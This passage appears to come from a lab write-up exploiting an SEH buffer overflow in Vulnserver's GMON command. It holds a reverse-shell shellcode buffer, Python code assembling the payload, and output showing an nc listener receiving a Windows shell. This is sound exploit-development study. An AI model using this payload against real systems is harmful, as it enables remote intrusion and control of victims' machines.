buf += b"\x93\x2e\x5f\x0c\xf1\xc2\x14\x40\xe1\x51\x58\x4d\x06"
buf += b"\xd1\xd7\xab\x29\xe2\x44\x8f\x28\x60\x97\xdc\x8a\x59"
buf += b"\x58\x11\xcb\x9e\x85\xd8\x99\x77\xc1\x4f\x0d\xf3\x9f"
buf += b"\x53\xa6\x4f\x31\xd4\x5b\x07\x30\xf5\xca\x13\x6b\xd5"
buf += b"\xed\xf0\x07\x5c\xf5\x15\x2d\x16\x8e\xee\xd9\xa9\x46"
buf += b"\x3f\x21\x05\xa7\x8f\xd0\x57\xe0\x28\x0b\x22\x18\x4b"
buf += b"\xb6\x35\xdf\x31\x6c\xb3\xfb\x92\xe7\x63\x27\x22\x2b"
buf += b"\xf5\xac\x28\x80\x71\xea\x2c\x17\x55\x81\x49\x9c\x58"
buf += b"\x45\xd8\xe6\x7e\x41\x80\xbd\x1f\xd0\x6c\x13\x1f\x02"
buf += b"\xcf\xcc\x85\x49\xe2\x19\xb4\x10\x6b\xed\xf5\xaa\x6b"
buf += b"\x79\x8d\xd9\x59\x26\x25\x75\xd2\xaf\xe3\x82\x15\x9a"
buf += b"\x54\x1c\xe8\x25\xa5\x35\x2f\x71\xf5\x2d\x86\xfa\x9e"
buf += b"\xad\x27\x2f\x30\xfd\x87\x80\xf1\xad\x67\x71\x9a\xa7"
buf += b"\x67\xae\xba\xc8\xad\xc7\x51\x33\x26\x28\x0d\x3b\xc1"
buf += b"\xc0\x4c\x3b\x64\xdb\xd8\xdd\x1c\xcb\x8c\x76\x89\x72"
buf += b"\x95\x0c\x28\x7a\x03\x69\x6a\xf0\xa0\x8e\x25\xf1\xcd"
buf += b"\x9c\xd2\xf1\x9b\xfe\x75\x0d\x36\x96\x1a\x9c\xdd\x66"
buf += b"\x54\xbd\x49\x31\x31\x73\x80\xd7\xaf\x2a\x3a\xc5\x2d"
buf += b"\xaa\x05\x4d\xea\x0f\x8b\x4c\x7f\x2b\xaf\x5e\xb9\xb4"
buf += b"\xeb\x0a\x15\xe3\xa5\xe4\xd3\x5d\x04\x5e\x8a\x32\xce"
buf += b"\x36\x4b\x79\xd1\x40\x54\x54\xa7\xac\xe5\x01\xfe\xd3"
buf += b"\xca\xc5\xf6\xac\x36\x76\xf8\x67\xf3\x86\xb3\x25\x52"
buf += b"\x0f\x1a\xbc\xe6\x52\x9d\x6b\x24\x6b\x1e\x99\xd5\x88"
buf += b"\x3e\xe8\xd0\xd5\xf8\x01\xa9\x46\x6d\x25\x1e\x66\xa4"
```

```python
payload = b"".join([
    command,
    nop_slide,
    buf,
    padding,
    nextSEH,
    SEH,
    nopSlide,
    jmpBack,
    junk
])
```

execute it

```
┌──(nobodyatall㉿0×DEADBEEF)-[~/vulnserverPrac/gmon]
└─$ python3 gmon_exploit.py
[*] Banner Grabbed
Welcome to Vulnerable Server! Enter HELP for help.

[*] Sending Payload.
[*] Payload Send Successful.
```

& voila! we got our tcp reverse shell returned back to us!

```
┌──(nobodyatall㉿0×DEADBEEF)-[~]
└─$ nc -nlvp 18890
listening on [any] 18890 ...
connect to [192.168.0.119] from (UNKNOWN) [192.168.0.101] 1072
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Malwally\Desktop\vulnserver-master>whoami
whoami
malwally-pc\malwally

C:\Users\Malwally\Desktop\vulnserver-master>
```